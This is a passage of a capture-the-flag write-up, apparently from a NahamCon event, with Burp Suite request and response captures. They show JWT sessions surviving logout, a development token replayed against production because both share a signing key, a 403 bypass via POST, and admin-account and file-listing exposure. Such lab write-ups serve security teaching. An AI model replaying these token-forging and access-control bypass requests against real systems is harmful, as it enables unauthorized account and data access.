
Upon logging out via ***/dev-app/logout***, it was noted that session token management works by overwriting the existing cookie with a value of ***deleted***. For Fox Sake then replaced the value of ***dev-token*** with it's original contents and was able to resume their prior session, highlighting that the session management was not sufficiently removing session information on logout.



```
GET /dev-app/logout HTTP/1.1
Host: 3q2qvxlh.eu1.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3or
Sxp7HfC1FOB9FXuutII-AP_eno
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://3q2qvxlh.eu1.ctfio.com/dev-app
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

```
HTTP/1.1 302 Found
Server: nginx/1.22.0 (Ubuntu)
Date: Mon, 19 Aug 2024 23:05:48 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: dev-token=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT;
Max-Age=0; path=/
Location: /dev-app
Content-Length: 0

```

Burp Suite – Improper Session Deletion (1 of 2)




```
GET /dev-app HTTP/1.1
Host: 3q2qvxlh.eu1.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://3q2qvxlh.eu1.ctfio.com/dev-app
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Mon, 19 Aug 2024 23:06:52 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 1090

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link href="/css/bootstrap.min.css" rel="stylesheet">
  </head>
  <body>
    <a href="/dev-app/logout" class="btn btn-xs btn-danger pull-right"
    style="margin-right:10px">
      Logout
    </a>
    <div class="container" style="margin-top:20px;">
      <div class="row">
        <div class="col-md-6 col-md-offset-3">
          <h1 class="text-center">
            Dashboard
          </h1>

          <div class="alert alert-info text-center">
            <p>
              Sorry <span class="username">
              </span>
               we're currently running some maintenance on the dashboard,
              check back again in a few days.
            </p>
          </div>
```

Burp Suite – Improper Session Deletion (2 of 2)

This also prompted For Fox Sake to visit ***/app/logout***, which returned a Set-Cookie header containing ***token-for-prod=deleted***.




```
GET /app/logout HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo0fQ.cN-D_YnDZSXA0qEwh
oaxtQFuDe3QeHqL1P97v5pIM10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 302 Found
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 20 Aug 2024 01:36:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: token-for-prod=deleted; expires=Thu, 01-Jan-1970 00:00:01
GMT; Max-Age=0; path=/
Location: /dev-app
Content-Length: 0
```

Burp Suite – token-for-prod Discovered


By sending a modified request to ***/app*** with ***token-for-prod*** set to the value of our previously used ***dev-token***, we are able to successfully authenticate and login, confirming that the same key is used to sign JWTs in both the development and production environments.



Dashboard

Sorry chris.brown@nahamcon.ctf we're currently running some maintenance on the dashboard, check back again in a few days.

Browser – /app Login Bypassed (1 of 2)




```
GET /app/api/me HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1fQ.lKgTOLcl8rajlE61
VcLlwGa99WzsN4jj2UKiMgMHGzI
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: https://vcahx1tf.eu2.ctfio.com/app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close

```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 20 Aug 2024 01:40:24 GMT
Content-Type: application/json
Connection: close
Content-Length: 131

{
  "user":{
    "id":5,
    "disabled":false,
    "email":"chris.brown@nahamcon.ctf",
    "role":"user",
    "flag":"flag[redacted]"
  }
}
```

Burp Suite – /app Login Bypassed (2 of 2)

With access to the production environment, For Fox Sake then used the previously mentioned 403 bypass to view ***/app/api/users*** to identify high-value user accounts. With a focus on identifying accounts with elevated privileges, user IDs 14 and 37 were identified as ***"role":"Admin"***, with user ID 14 being set to ***"disabled":"true"***, and 37 being set to ***"disabled":"false"***.




Request

```
POST /app/api/users HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1fQ.lKgTOLcl8rajlE61VcL
lwGa99WzsN4jj2UKiMgMHGzI
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response

```
    "email":"david.lopez@nahamcon.ctf",
    "role":"user"
  },
  {
    "id":12,
    "disabled":false,
    "email":"susan.gonzalez@nahamcon.ctf",
    "role":"user"
  },
  {
    "id":13,
    "disabled":false,
    "email":"charles.wilson@nahamcon.ctf",
    "role":"user"
  },
  {
    "id":14,
    "disabled":true,
    "email":"jessica.lee@nahamcon.ctf",
    "role":"admin"
  },
  {
    "id":15,
    "disabled":false,
    "email":"joseph.walker@nahamcon.ctf",
    "role":"user"
  },
```


Burp Suite – /app/api/users Excessive API Data Exposure (1 of 2)



```
user:
  id:           37
  disabled:     false
  email:        "edward.collins@nahamcon.ctf"
  role:         "admin"
  admin_flag:   "flag{[redacted]"
```

Burp Suite – /app/api/users Excessive API Data Exposure (2 of 2)

As both the production and development environment rely upon the same session management, For Fox Sake was able to abuse the lack of limitations on the number of accounts that can be registered in the development environment. This allowed for session cookies for user IDs 14 and 37 to be created and then leveraged against the production environment. Using user ID 14, a disabled administrative account, For Fox Sake confirmed that access to ***/app/api/users*** was allowed with no 403 bypass necessary, highlighting a further lack of proper access controls.




Request

```
GET /app/api/me HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxNH0.6bsDHcUNiI480RD
ACF-mC09raG0zhX68I1lPg3phE2U
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: https://vcahx1tf.eu2.ctfio.com/app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 20 Aug 2024 01:50:01 GMT
Content-Type: application/json
Connection: close
Content-Length: 132

{
  "user":{
    "id":14,
    "disabled":true,
    "email":"jessica.lee@nahamcon.ctf",
    "role":"admin",
    "flag":"flag{[redacted]"
  }
}
```

Burp Suite – /app/api/users Broken Object Level Authorization (1 of 2)




```
GET /app/api/users HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxNH0.6bsDHcUNiI480RD
ACF-mC09raG0zhX68I11Pg3phE2U
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close


```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 20 Aug 2024 01:51:59 GMT
Content-Type: application/json
Connection: close
Content-Length: 3896

{
  "users":[
    {
      "id":1,
      "disabled":false,
      "email":"john.doe@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":2,
      "disabled":false,
      "email":"jane.smith@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":3,
      "disabled":false,
      "email":"michael.johnson@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":4,
      "disabled":false,
      "email":"emily.davis@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":5,
```

Burp Suite – /app/api/users Broken Object Level Authorization (2 of 2)

Further enumeration of ***/app/api*** revealed two additional endpoints, ***/app/api/webhook*** and ***/app/api/files***. The ***/app/api/files*** endpoint was also vulnerable to the same access control issues as ***/app/api/users***, with a 403 response being bypassed using an HTTP ***POST*** request and with a disabled administrative account being able to directly interact with the endpoint.



```
GET /app/api/files HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxNH0.6bsDHcUNiI480RD
ACF-mC09raG0zhX68I11Pg3phE2U
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close


```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 20 Aug 2024 01:53:15 GMT
Content-Type: application/json
Connection: close
Content-Length: 600

{
  "files":[
    {
      "name":"0ea49d8f596f3c712cc4f00649ded4f6.php",
      "type":"file"
    },
    {
      "name":"css",
      "type":"directory",
      "files":[
        {
          "name":"bootstrap.min.css",
          "type":"file"
        }
      ]
    },
    {
      "name":"index.php",
      "type":"file"
    },
    {
      "name":"js",
      "type":"directory",
      "files":[
        {
          "name":"bootstrap.min.js",
          "type":"file"
        },
```

